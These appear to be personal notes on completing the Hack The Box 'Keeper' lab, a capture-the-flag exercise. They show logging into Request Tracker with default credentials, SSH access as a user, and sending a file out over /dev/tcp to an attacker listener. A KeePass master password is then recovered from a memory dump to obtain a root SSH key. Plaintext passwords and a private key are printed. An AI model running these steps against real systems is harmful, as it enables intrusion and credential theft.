Keeper

Wednesday, April 30, 2025   4:25 PM

nmap

To raise an IT support ticket, please visit tickets.keeper.htb/rt/

you're unable to do that, you'll have to update the password at a database terminal or run a script at a shell terminal. Please confirm the username, and from there we can help more.

JohnBP   1 ✎ Nov 2018

Example setup for 4.4.3 Update

https://docs.bestpractical.com/rt/4.4.3/README.html 177

```
7) Configure the web server, as described in [docs/web_deployment.pod](https://docs

NOTE: The default credentials for RT are:

User: **root** Pass: password

Not changing the root password from the default is a **SECURITY** risk!
...
```

Now we can login

The user is from Danish.

Access control

☑ Let this user access RT
☑ Let this user be granted rights (Privileged)

root's current password:
New password:
Retype Password:

Comments about this user

```
New user. Initial password set to Welcome2023!
```

Pager:

Manage user data

Download User Information

User Data	User Tickets
Core user data	Tickets with this user Tickets as a requestor

Remove User Information

Anonymize User	Replace User
Clear core user	Replace this


```
$ ssh lnorgaard@10.129.229.41
The authenticity of host '10.129.229.41 (10.129.229.41)' can't be established.
ED25519 key fingerprint is SHA256:hczMXffNW5M3qOppqsTCzstpLKxrvdBjFYoJXJGpr7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.41' (ED25519) to the list of known hosts.
lnorgaard@10.129.229.41's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$
lnorgaard@keeper:~$ id
uid=1000(lnorgaard) gid=1000(lnorgaard) groups=1000(lnorgaard)
lnorgaard@keeper:~$
```

```
lnorgaard@keeper:~$ cat user.txt
4974c4aa8ed7ccbf1a57cc67f9a23976
```

Transfer that zip file to our own machine.

```
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ cat RT30000.zip > /dev/tcp/10.10.16.33/9001
9001
lnorgaard@keeper:~$
lnorgaard@keeper:~$
lnorgaard@keeper:~$
lnorgaard@keeper:~$
lnorgaard@keeper:~$
```

```
┌──(kali㉿kali)-[~/Desktop/htb/keeper]
└─$ nc -nvlp 9001 > RT30000.zip
listening on [any] 9001 ...
connect to [10.10.16.33] from (UNKNOWN) [10.129.229.41] 407
72

┌──(kali㉿kali)-[~/Desktop/htb/keeper]
└─$ ls
dirsearch  nmap  reports  results  RT30000.zip
```

That zip file is the attachment of this ticket.

Home   Search   Reports   Articles   Assets   Tools   Admin   Logged in as root at tickets.keeper.htb

Found 1 ticket

| New ticket in | General |

#	Subject	Status	Queue	Owner	Priority
	Requestor	Created	Told	Last Updated	Time Left
300000	Issue with Keepass Client on Windows	new	General	lnorgaard (Lise Nørgaard)	0
	<webmaster@keeper.htb>	2 years ago		2 years ago	

Don't refresh this page. [Change]

Press ? to view keyboard shortcuts.

We don't have this password

Google "extract keypass from dump github".
https://github.com/vdohney/keepass-password-dumper

Setup

1. Install .NET (most major operating systems supported).
2. Clone the repository: `git clone https://github.com/vdohney/keepass-password-dumper` or download it from GitHub
3. Enter the project directory in your terminal (Powershell on Windows) `cd keepass-password-dumper`
4. `dotnet run PATH_TO_DUMP`

The easiest way to test this on Windows is to create a process dump in the task manager by right-clicking the KeePass process and selecting "Create dump file".

You need to install dotnet version 7.

https://learn.microsoft.com/en-us/dotnet/core/install/linux-debian?tabs=dotnet9

Debian 12

Installing with APT can be done with a few commands. Before you install .NET, run the following commands to add the Microsoft package signing key to your list of trusted keys and add the package repository.

Open a terminal and run the following commands:

```Bash
wget https://packages.microsoft.com/config/debian/12/packages-microsoft-prod.deb -O
sudo dpkg -i packages-microsoft-prod.deb
rm packages-microsoft-prod.deb
```

.NET 9   .NET 8

Install the SDK

The .NET SDK allows you to develop apps with .NET. If you install the .NET SDK, you don't need to install the corresponding runtime. To install the .NET SDK, run the following commands:

```Bash
sudo apt-get update && \
    sudo apt-get install -y dotnet-sdk-9.0
```

CentOS Stream
Debian
Fedora
OpenSUSE
Red Hat Enterprise Linux
SLES
Installation script & binaries
˅ Install with Snap
    Runtime
    SDK
Upgrade to a new .NET version
Remove outdated runtimes and SDKs
Manage .NET templates
macOS Notarization issues
Troubleshoot .NET Package mix ups on Linux
How to check .NET versions
Install localized IntelliSense
view
's new in .NET
amental coding components
wnload PDF

Additional resources

⚙ Training

Module
Create a new .NET project and work with package dependencies - Training

Create a .NET project and learn to add pack and manage package dependencies in your project. Use the .NET Core CLI and NuGet re

📖 Documentation

Install .NET on Linux without using a packa manager - .NET

Demonstrates how to install the .NET SDK a the .NET Runtime on Linux without a packag manager. Use the install script or manually e

Install .NET SDK on Linux with Snap - .NET

Learn about how to install the .NET SDK sna package. Canonical maintains and supports related snap packages.

Install .NET on Ubuntu - .NET

Demonstrates the various ways to install .NE SDK and .NET Runtime on Ubuntu. .NET is u installed through APT.

Show 3 more

```
┌──(kali㉿kali)-[~/Desktop/htb/keeper/keepass-password-dumper]
└─$ wget https://packages.microsoft.com/config/debian/12/packages-microsoft-prod.deb -O packages-microsoft-prod.deb
sudo dpkg -i packages-microsoft-prod.deb
rm packages-microsoft-prod.deb
```

```
┌──(kali㉿kali)-[~/Desktop/htb/keeper/keepass-password-dumper]
└─$ sudo apt-get update && \
    sudo apt-get install -y dotnet-sdk-7.0
```

```
┌──(kali㉿kali)-[~/Desktop/htb/keeper/keepass-password-dumper]
└─$ dotnet run ../KeePassDumpFull.dmp
```

```
2: kali@kali: ~/Desktop/htb/keeper/keepass-password-dumper  ▾
Unknown characters are displayed as "●"
1.:      ●
2.:      ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M,
3.:      d,
4.:      g,
5.:      r,
6.:      ø,
7.:      d,
8.:       ,
9.:      m,
10.:     e,
11.:     d,
12.:      ,
13.:     f,
14.:     l,
15.:     ø,
16.:     d,
17.:     e,
Combined: ●{ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M}dgrød med fløde
```

M}dgrød med fløde
Danish dish name : rødgrød med fløde (Since the user is from Danish)

We got putty file. But pass is covered.

```
kpcli:/passcodes> cd Network/
kpcli:/passcodes/Network> ls
=== Entries ===
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network> show 0

Title: keeper.htb (Ticketing Server)
Uname: root
 Pass:
  URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
       Encryption: none
       Comment: rsa-key-20230519
       Public-Lines: 6
       AAAAB3NzaC1yc2EAAAADAQABAAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
       8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
       EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
       Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
       FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
       LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
       Private-Lines: 14
```

```
kpcli:/passcodes/Network> help show  ←
show: Show an entry: show [-f] [-a] <entry path|entry number>

The show command tries to intelligently determine
what you want to see and to make it easy to display.
Show can take a path to an entry as its argument or
an entry number as shown by the ls command.

When using entry numbers, they will refer to the last
path when an ls was performed or pwd if ls has not
yet been run.

By default, passwords are "hidden" by being displayed as
"red on red" where they can be copied to the clip board
but not seen. Provide the -f option to show passwords.
Use the -a option to see create and modified times, and
the index of the icon set for the entry.
kpcli:/passcodes/Network>
```

F4><3K0nd!


```
kpcli:/passcodes/Network> show -f 0  ←

Title: keeper.htb (Ticketing Server)
Uname: root
 Pass: F4><3K0nd!
  URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
       Encryption: none
       Comment: rsa-key-20230519
       Public-Lines: 6
       AAAAB3NzaC1yc2EAAAADAQABAAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
       8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
       EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
       Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
```

We try to escalate root with that password but didn't work.


```
lnorgaard@keeper:~$ su -  ←
Password:
su: Authentication failure
lnorgaard@keeper:~$
```

Remove 7 space and remove "Notes:"


```
3: kali@kali: ~/Desktop/htb/keeper ▾
Notes: PuTTY-User-Key-File-3: ssh-rsa
       Encryption: none
       Comment: rsa-key-20230519
       Public-Lines: 6
       AAAAB3NzaC1yc2EAAAADAQABAAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
       8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
       EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
       Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
       FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
       LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
       Private-Lines: 14
       AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
       oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
       kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
       f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
       VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
       UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
       OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
       in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
       SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
       09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
       xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
:%s/       //g
```



```
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
```

Google "convert putty key to openssh".

We are root now.